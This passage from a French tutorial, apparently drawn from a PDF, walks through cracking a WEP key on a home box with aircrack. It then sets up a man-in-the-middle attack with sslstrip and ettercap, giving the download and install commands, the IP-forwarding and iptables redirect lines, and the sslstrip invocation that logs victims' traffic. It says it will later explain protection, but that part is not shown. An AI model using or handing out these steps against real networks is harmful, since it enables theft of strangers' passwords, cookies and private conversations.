2 00:1 [redacted] Livebox- [redacted] WEP (11170 IVs)
3 44:4 [redacted]           Unknown

Index number of target network ? 2
```


On choisit la cible...

Seulement 10mn ensuite nous pouvons voir sur l'image ci-dessous qu'aircrack
A besoin de plus de trames (ivs) pour décrypter la clé wep.





Je vous avais dit que celas était assez facile voir amusant voyons
La dernière image.



Bingo key found ...

Le crack n'aura duré que 15mn40s pour une clé d'une valeur de 128 bites.

Voilà notre pirate vient de rentrer chez vous et la loi est très claire 45000€ d'amende et 3ans de prison !

Mais notre pirate s'il utilise un brin de subtilité saura vous espionné sans avoir besoin de se connecter à votre réseau il va se servir tous simplement de la clé pour décrypter les "paquets" qui transite et sera donc absolument invisible !

Vos mots de passe http vos conversations MSN vos cookies de sécurité et toutes les pages http cela va permettre au pirate de savoir qui vous êtes...

S'il estime que vous êtes intéressant et qu'il souhaite en savoir plus sur vous Il peut en se connectant au réseau mettre en place une attaque dite de l'homme du milieu (mitm).

Et oui vous me direz pourquoi se connecter si on peut déjà avoir autant de renseignements...

Ben il existe un protocole le https et les certificats ssl.

Oulla y par en vrille ?

Non le https (hyper texte transfert Protocol Secure) c'est une sécurité pour vous connecter sur des pages « sérieuse » comme son compte en banque ou paypal ou pour hotmail.

De ce fait un pirate qui met en place une attaque mitm avant, avait un souci pour faire avaler un faux certificat ssl (secured socket layer) à votre navigateur.

Car la plupart du temps lorsque vous subissiez cette attaque votre navigateur vous renvoyer un message vous prévenant de façon très prononcé.

Avant de vous mettre une image je vous rappelle que le ssl est une communication chiffrée entre votre navigateur et le serveur web.

Même si webmitm avais un avantage mais rien de comparable avec...

Un autre logiciel que je vais vous montrer, mais n'allons pas trop vite !

Et oui je parle trop...

L'image ci-dessous est le résultat d'un faux certificat ssl mis en place sur le réseau

Ici j'ai utilisé cain&abel qui permet de faire une attaque mitm sous Windows

<http://www.delafond.org/survielinux/>

Pour installer un logiciel sous linux et plus...

<http://www.linuxpourlesnuls.org/forums/>

Ici aussi vous aurez aussi de bon conseil !

Mais ce qu'il faut savoir, le plus embêtant sous linux ce sont les drivers
Il faut un peu de débrouille et d'aide selon le matos.

C'est pour cela que si vous débutez et que linux vous plait Ubuntu permet de
trouver de l'assistance facilement.

Si vous êtes plus à l'aise vous opterez pour débian,
Enfin c'est ce que je pense.

Aller on va installer ce logiciel vous allez voir c'est différent de Windows
Mais pas si dure !
Toujours dans le terminal.

wget <http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.2.tar.gz>


```
tar xvzf sslstrip-0.2.tar.gz          ./ ceci décompresse l'archive télécharger
cd /sslstrip-0.2                      ./et cela vous place dans le fichier
python setup.py install
```

Et voilà ce n'est pas plus dur que ça !

Bien pour l'utiliser nous allons nous servir d'ettercap.

On va activer l'IP forwarding et capturer le trafic sur notre ordinateur
Ceci a pour but de rediriger tout ce qui transite par la passerelle par défaut c'est à
dire votre box sur notre ordi !

C'est assez compliqué à vous expliquer, mais cela est simple à mettre en place.
<http://www.frameip.com/> pour apprendre



La commande `echo "1" > /proc/sys/net/ipv4/ip_forward` modifie iptables pour s'assurer que cela à fonctionner.

On tape : `cat /proc/sys/net/ipv4/ip_forward`

Un sera retourné si c'est 0 c'est que rien ne s'est passé...

Tapez `ifconfig wlan0 up`

Ce n'est pas obligé de le faire, mais c'est bon de le savoir ça va démarrer votre carte... si elle n'est pas « monté »




Bien on va lancer sslstrip <http://www.thoughtcrime.org/> c'est le site de son créateur

Pour l'utiliser il faut simplement deux lignes de commandes :

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 15000
```



```
python sslstrip.py -w log.txt -a -l 15000 -f
```





Simple non ?



Nous allons donc utiliser ettercap logiciel inclus dans le cd malheureusement pour nous les victimes il est redoutable !




Ici on choisit la carte wifi...




Ici on lance le scan pour voir qui est connecté ?
Et cela pourrait bien être vous !


Mais je vais vous aider à vous protéger.
Mais finissons d'abord



